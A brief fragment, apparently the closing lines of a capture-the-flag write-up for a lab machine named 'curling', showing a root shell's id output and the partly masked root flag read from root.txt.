
root@curling:~# id uid=0(root) gid=0(root) groups=0(root)
Root Flag:
root@curling:~# cat root.txt a9abbedd************************